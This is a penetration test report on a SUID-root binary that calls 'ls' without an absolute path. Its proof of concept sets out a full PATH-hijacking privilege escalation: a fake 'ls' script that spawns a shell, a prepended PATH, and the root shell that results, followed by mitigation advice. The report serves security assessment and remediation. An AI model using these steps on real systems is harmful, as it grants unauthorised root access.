Date: 23/06/2018

Project

Application Penetration Test Report
“foo”

Vasileios Linardos
Athens, Greece

Executive Summary

Introduction

This report holds the results of a penetration test performed on the “foo” application that you attached me. The test simulates the actions of an attacker with the knowledge that you provided.

To evaluate the security of the application, I performed some security checks and thoroughly examined the logic of the application.

The results of this report will be used by the developers in order to further secure their application.

Risk ratings

Estimating a vulnerability’s risk is very important when it comes to understanding the underlying security threats and prioritizing remediation.
In brief, the most critical vulnerabilities, which require immediate remediation, allowed us to :

- Execute arbitrary commands
- Gaining root access on the system

Findings

Risk Rating

Critical

Impact


The attacker is able to open a shell with root permissions and have full access to the system in which the program runs.

Description

As we know from the beginning, the application attached is installed as SUID root and allows users to view an otherwise inaccessible directory, in our case, the /tmp folder. In a few steps, the attacker-user can get root access on the system running the application, or generally run scripts as root. For example, as you will see in my Proof of Concept, I just open a shell as root.


Proof of Concept

To begin with, my first step was to check the file information.




```
linardos@bill:~/Downloads$ file foo
foo: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.
32, BuildID[sha1]=626eb068aa0004ebde980cf8f480d5c25fb80d94, stripped
```

1. We know that the application is a SUID root installed executable so I had to change its permissions.
   sudo chown root:root foo
   sudo chmod 4777 foo
   With these two commands I just gave the file the SUID root permissions that I want to continue working.




```
-rwsrwxrwx  1 root      root         664952 Jun 21 22:55 foo
```

2. The next step was to run the executable to see what the results would be. By running foo, the result was the same as If we run an ls -la command on my /tmp folder.



```
linardos@bill:~/Downloads$ ./foo
total 104
drwxrwxrwt 18 root       root        4096 Jun 21 23:03 .
drwxr-xr-x 23 root       root        4096 Mar  2 13:49 ..
drwxrwxrwt  2 root       root        4096 Jun 21 02:49 .font-unix
drwxr-xr-x  2 linardos   linardos    4096 Jun 21 00:05 hsperfdata_linardos
drwxr-xr-x  2 root       root        4096 Jun 21 00:02 hsperfdata_root
drwxrwxrwt  2 root       root        4096 Jun 20 23:51 .ICE-unix
drwx------  2 linardos   linardos    4096 Jun 21 23:00 mozilla_linardos0
drwx------  2 root       root        4096 Jun 21 02:49 pulse-PKdhtXMmr18n
drwx------  2 linardos   linardos    4096 Jun 20 23:51 ssh-qxCENmjYnXp7
drwx------  3 root       root        4096 Jun 21 02:49 systemd-private-fa5c4cd813de4dddbb5c92ef5edfa492-c
olord.service-LiUtig
drwx------  3 root       root        4096 Jun 21 02:49 systemd-private-fa5c4cd813de4dddbb5c92ef5edfa492-r
tkit-daemon.service-8tP3Ex
drwx------  3 root       root        4096 Jun 21 23:03 systemd-private-fa5c4cd813de4dddbb5c92ef5edfa492-s
ystemd-hostnamed.service-UBO3Tj
drwx------  3 root       root        4096 Jun 20 23:58 systemd-private-fa5c4cd813de4dddbb5c92ef5edfa492-s
ystemd-timesyncd.service-mOEyIt
drwx------  2 linardos   linardos    4096 Jun 21 16:45 Temp-f42d4442-4acb-4fe6-a952-7cffd52c6b9d
drwxrwxrwt  2 root       root        4096 Jun 21 02:49 .Test-unix
drwx------  2 linardos   linardos    4096 Jun 21 23:03 tracker-extract-files.1000
-rw-r--r--  1 root       root       25085 Jun 21 00:01 vboxdrv-Module.symvers
-r--r--r--  1 Debian-gdm Debian-gdm    11 Jun 21 02:49 .X1024-lock
drwxrwxrwt  2 root       root        4096 Jun 20 23:51 .X11-unix
drwxrwxrwt  2 root       root        4096 Jun 21 02:49 .XIM-unix
linardos@bill:~/Downloads$
```


3. I had to run the executable with the strace command to see what were the system and signal calls that were executed by the application. After searching the output I found the call of the following execve command.



```
[pid 25035] execve("/bin/sh", ["sh", "-c", "ls -al /tmp"], [/* 43 vars */]) = 0
```


The foo program executes an ls command with -al parameter in the /tmp directory

4. Next step was to just create a script in my current directory, that opens a shell and delivers a simple message, and named the script “ls”.




```
linardos@bill:~/Downloads$ pwd
/home/linardos/Downloads
linardos@bill:~/Downloads$ cat > ls
sh
echo "Opening a root shell"
```

5. The final step was to add the current directory to the environment PATH variable, so that the Linux will search for executables in the current directory too.



```
linardos@bill:~/Downloads$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
linardos@bill:~/Downloads$ export PATH=$(pwd):$PATH
linardos@bill:~/Downloads$ echo $PATH
/home/linardos/Downloads:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

6. Now by running the program, a shell with root permissions opens. That occurs because the program finds the “ls” in our current directory and the command executed by the execve, as the program is SUID installed, has its owners permissions. Executing as a user but opening a root shell.



```
linardos@bill:~/Downloads$ whoami
linardos
linardos@bill:~/Downloads$ ./foo
Opening a root shell
# whoami
root
# exit
linardos@bill:~/Downloads$ 
```

Mitigation

SUID (Set owner User ID up on execution) is a special type of file permissions given to a file. Normally in Unix systems when a program runs, it inherits access permissions from the logged in user. SUID is defined as giving temporary permissions to a user to run a program/file with the permissions of the file owner rather that the user who runs it. In other words users will get file owner's permissions as well as owner UID and GID when executing a file/program/command.

- SUID bit should not be set, if it is possible, to any program which lets you escape to the shell.
- When executing external programs, every system command should be called with absolute-full path to the file that you want to execute. So execve should not search the PATH environment variable to locate the file as the file is found to execute may not be the expected one.
- Environment Variables must be sanitized. (e.g. clearenv function or manually set the PATH variable's value.)
- When using setuids you want to minimize what is done as root. Do not invoke a shell in privilege escalation context if that can be avoided.